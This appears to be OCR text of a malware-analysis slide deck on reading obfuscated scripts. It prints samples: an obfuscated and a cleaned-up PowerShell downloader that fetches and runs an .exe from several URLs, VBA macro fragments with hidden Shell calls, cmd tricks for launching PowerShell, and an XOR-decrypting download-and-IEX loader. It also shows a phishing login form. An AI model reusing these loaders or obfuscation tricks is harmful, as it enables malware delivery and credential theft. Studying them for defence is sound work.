
Obfuscated scripts analysis

Main objectives

Thought process



Readability and Simplicity

What we see vs. what we want to see

```
${wsCr`Ipt} = &("{2}{1}{0}" -f 'ject','w-
ob','ne') -ComObject ("{0}{1}{2}"-f
'WScript','.Sh','ell');${W`ebcLIE`Nt} = .(
"{2}{1}{0}"-f 'object','w-','ne') (
"{4}{1}{2}{0}{5}{3}{6}" -f'Net','ste','m.
','ebC','Sy','.W','lient');${ra`N`DoM} = .(
"{1}{0}{2}"-f'ew','n','-object') ("{1}{0}"-
f 'm','rando');${U`RLS} = ("{36}{7}{20}{25}{
21}{23}{38}{10}{19}{12}{29}{16}{6}{34}{30}{9
}{26}{22}{2}{8}{37}{18}{39}{14}{11}{33}{35}{
32}{0}{5}{13}{4}{1}{17}{15}{27}{28}{24}{31}{
3}"-f'uC','tp','k/o','de/vZgsIP/','x/,ht','I
hT','ttp://','tp','R','m','xT/,http://dgnet.
','a','m.b','NC','p://di','s','/VwePisQ1/,h'
,'://','FD','co',':://ed','s.','o.
u','com','e','ia','orley.c','e','pp-
ev','r','y-','nt.','m/em','nahossack.
','and','co','ht','dx','.
br/mdQmpYeQ','Kn/,htt').("{0}{1}" -f
'Spli','t').Invoke(',');${NA`ME} =
${r`AnD`oM}.("{0}{1}"-f 'nex','t').Invoke(
1, 65536);${p`ATh} = ${Env`:`TEMP} + '\' +
${n`AME} + ("{1}{0}"-f 'exe','.');foreach(
${U`Rl} in ${ur`Ls}){try{${we`BcLi`eNt}.(
"{2}{1}{0}" -f 'File','ownload','D').Invoke(
${U`Rl}.("{0}{1}"-f'ToStr','ing').Invoke(),
${PA`Th});&("{3}{0}{1}{2}" -f'art','-
Proc','ess','St') ${P`ATh};break;}catch{.(
"{2}{0}{1}" -f 'e-','host','writ') ${_}.
"EXCe`pt`I`oN" "MEsS`AGe"))
```

```
$Random_object = New-Object Random
$WebClient_Object = New-Object System.Net.WebClient
$Binary_Name = $Random_object.next(10000, 282133)
$vector = 'https://shopstuff.co.uk/eNCsE3/@
          http://lalacat.net/ShkC/@
          http://j-sachi.com/kFDfMsR/@
          http://pinskystudio.com/xq6q/@
          http://jamesflames.com/7GMD/'.Split('@')
$Binary_Location = $env:public + '\' + $Binary_Name + ('.exe')
foreach($element in $vector)
{
    try
    {
        $WebClient_Object.DownloadFile($element.ToStriNg(), $Binary_Location)
        Invoke-Item($Binary_Location)
        break
    }
    catch{}
}
```

Readability and Simplicity

Complicated names


```
Sub SjPhiYfVj(QPzqFQTjYJHPv As String)
On Error Resume Next
EpowjJ = 66291 * CDate(33200) * 70453 * 27745 * (nrnzr - Oct(85965)) + afRiE / CSng(HvlSG) * 83676 * CSng(NOwGC)
VrEtO = 50281 * CDate(32413) * 70263 * 20029 * (aaDKz - Oct(64001)) + jWkaol / CSng(QKtFp) * 47114 * CSng(hujXfV)
Shell CIndwZKrDhJf + Chr(VBA.vbKeyC) + QPzqFQTjYJHPv + SkRhjFjd + hLuld, vbHide
fTnUMK = 57295 * CDate(27317) * 94812 * 93886 * (LOYGLv - Oct(19268)) + azcBq / CSng(pJwbbi) * 21034 * CSng(QLjupT)
End Sub
```


```
Sub Procedura(Variable As String)
On Error Resume Next
Shell "C" + Variable, vbHide
End Sub
```

Readability and Simplicity

Garbage code

```
Function NWGKNWGKNWGKNWGKNWGK(ByVal TfUTfUTfUTfUTfU As String, ByVal PLePLePLePLePLe As Variant) As Boolean
For Each teLxzteLxzteLxzteLxzteLxz In PLePLePLePLePLe
    If teLxzteLxzteLxzteLxzteLxz = TfUTfUTfUTfUTfU Then
        NWGKNWGKNWGKNWGKNWGK = True
        Exit Function
    End If
Next teLxzteLxzteLxzteLxzteLxz
End Function
'----------------------------------------------------------------------------------------------------
Sub Test()
Dim compare_with As Variant
compare_with = Array("1","2","3")
to_compare = "1"
'to_compare = "5"
MsgBox (Function1(to_compare, compare_with))
End Sub

Function Function1(ByVal var1 As String, ByVal var2 As Variant) As Boolean
For Each element In var2
    If element = var1 Then
        Function1 = True
        Exit Function
    End If
Next element
End Function
```





Readability and Simplicity

Obfuscated string values and arithmetic sequences

```
cmd.exe /c set x=wsc@ript /e:js@cript ... echo %x:@=% | cmd
```

Garbage delimiter

Delimiter removal

```
C:\>set | findstr ALL
ALLUSERSPROFILE=C:\ProgramData

C:\>echo %ALLUSERSPROFILE:~4,1%
r
```

```
C:\>cmd.exe /c "Powe%ALLUSERSPROFILE:~4,1%Shell.exe"
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\>
```

```
C:\>set | findstr PSM
PSModulePath=C:\WINDOWS\system32\WindowsPowerShell\v1.0\Modules\
      1          2   3  4   5          6        7    8
```


```
C:\>for /F "delims=s\ tokens=6" %a IN ('set ^| findstr PSM') do %a

C:\>PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\>
```

```
Shell CIndwZKrDhJf + Chr(VBA.vbKeyC) + QPzqFQTjYJHPv + SkRhjFjd + hLuld, 62578 - 62579 + 1
```

Readability and Simplicity

Standard encoding

```
a = ActiveDocument.BuiltInDocumentProperties("Comments").Value
b = Mid(ActiveDocument.CustomDocumentProperties("HrGFcLRKDz").Value, 5)
c = Mid(ActiveDocument.CustomDocumentProperties("sAaqMOkdPV").Value, 5)
d = b + c
e = Mid(ActiveDocument.CustomDocumentProperties("puQsPdOveK").Value, 5)
f = Mid(ActiveDocument.CustomDocumentProperties("VPysutrDcj").Value, 5)
g = d + e + f + a
h = Mid(ActiveDocument.CustomDocumentProperties("ymGsbdIXEl").Value, 5)
i = Mid(ActiveDocument.CustomDocumentProperties("pQgkedBsbR").Value, 5)
j = h + i
k = j + e
'CreateObject(j + e).Run$ g, 0
'MsgBox k
'MsgBox g
'-------------------------------------------------------------------------------
LicEi = "TRRFONCRB354N8IDGFON74W9CAEwAZQAg..."
UsFlpULP = Mid(LicEi, 25, 195)
EEjJbE = UsFlpULP
bGaLCZQ = "B7F4KBLD1RVWM4SRYDLQ6ZLUIR12JKZ..."
pbWpbw = Mid(bGaLCZQ, 33, 106)
VQrDwEYC = pbWpbw
'Shell$ "" + QwDzGQ + nBRdilV + mLRbpr + MAJilw + "cm" + "d /V /C " + Chr(34) + VQrDwEYC + ...
'MsgBox(TypeName(QwDzGQ))
'-------------------------------------------------------------------------------
Set object_FSO = CreateObject("Scripting.FileSystemObject")
Set File = object_FSO.CreateTextFile("c:\analysis\outfile.txt", True)
File.Write g
File.Close
```



Readability and Simplicity

Custom made encoding

```
function ld1da65(s) {
    var r = "";
    var tmp = s.split("16724162");
    s = unescape(tmp[0]);
    k = unescape(tmp[1] + "849744");
    for( var i = 0; i < s.length; i++)
    {
        r += String.fromCharCode((parseInt(k.charAt(i%k.length))^s.charCodeAt(i)) +-5);
    }
    return r;
}
document.write(ld1da65('%44%21%4e%52%4a%58%56%5d%4e%2c%6a%7d%76%74%22%52%5c%45%50%46%40%
```

```
Details of methods being used:
    - String.fromCharCode() method is used to convert a unicode number into a character (https://www.w3schools.com/jsref/jsref_fromCharCode.asp)
    - parseInt() function parses a string and returns an integer (https://www.w3schools.com/jsref/jsref_parseint.asp)
    - charAt() method is used to return the character at the specified index in a string (https://www.w3schools.com/JSREF/jsref_charat.asp)
    - length property returns the number of characters in a string (https://www.w3schools.com/jsreF/jsref_length_string.asp)
    - charCodeAt() method returns the unicode of the first character in a string (https://www.w3schools.com/jsreF/jsref_length_string.asp)
```

Readability and Simplicity

Encrypting

```
$Webclient_Object = New-Object System.Net.Webclient;

$User_Agent = 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

$Webclient_Object.Headers.Add('User-Agent',$User_Agent);
$Webclient_Object.Headers.Add("Cookie","rLVBRaSJrDah=jql2vrPj0/o966zB1tVRXLzEaE0=");
$Webclient_Object.Proxy = [System.Net.Webrequest]::DefaultWebProxy;
$Webclient_Object.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;

$Key = [System.Text.Encoding]::ASCII.GetBytes('~8yK6]*0N3d&|cZGLm)X_15@S`C#j:n(');
$Data = $Webclient_Object.DownloadData('https://blabla.com/login.php');

$Payload = [char[]]($Data) | % { $_ -bxor $Key [$i++ %$Key.length]}

IEX ($Payload -join \'\')'
```

Control flow

Entry point and executing commands

Execute

Execute one or more statements. ExecuteGlobal will execute in the global namespace of the script.

Syntax

```
Execute statement

ExecuteGlobal statement
```

```
Private Sub Document_open()
On Error Resume Next
krBzW = 14533 * CDate(75936) * 10000 * 3154 *
Application.Run IzEvij + "SjPhiYfVj" + szmMR,
hXlBE = 30410 * CDate(9034) * 74959 * 3062 *
End Sub
```

```
Private Sub Workbook_Open()
 Application.WindowState = xlMaximized
End Sub
```

Invoke-Expression


Run a PowerShell expression. Accepts a string to be executed as code. It is essential that any user input is carefully validated.

Syntax

```
Invoke-Expression [-command] string [CommonParameters]
```

Control flow

Obscured control flow



Purpose

Credential harvester

```
<form action="office365.php" method="post" name="login" id="login" onSubmit="return
ValidateFormOther()" style="margin-left: 414px; margin-top: 80px;">

                        <p>
                          <input name="username" placeholder="Email" style="
                          width: 330px; height: 22px" type="text" id="username">
                         </p>

                            <input name="password" placeholder="Password" style="
                            width: 330px; height: 22px" type="password" id="
                            password">
                         </p>
                         <br/>
                         <br/>
                         <p>

                             <input name="submit" type="image" class="submit" src
                             ="sign in.png" style="margin-left: 0px;" /  value="
                             Go to step 2">

  </p>
</form>
```

Purpose

Trojan downloader

```
$Random_object = New-Object Random
$WebClient_Object = New-Object System.Net.WebClient
$Binary_Name = $Random_object.next(10000, 282133)
$vector = 'https://shopstuff.co.uk/eNCsE3/@
           http://lalacat.net/ShkC/@
           http://j-sachi.com/kFDfMsR/@
           http://pinskystudio.com/xq6q/@
           http://jamesflames.com/7GMD/'.Split('@')
$Binary_Location = $env:public + '\' + $Binary_Name + ('.exe')
foreach($element in $vector)
{
    try
    {
        $WebClient_Object.DownloadFile($element.ToStriNg(), $Binary_Location)
        Invoke-Item($Binary_Location)
        break
    }
    catch{}
}
```

Thank you!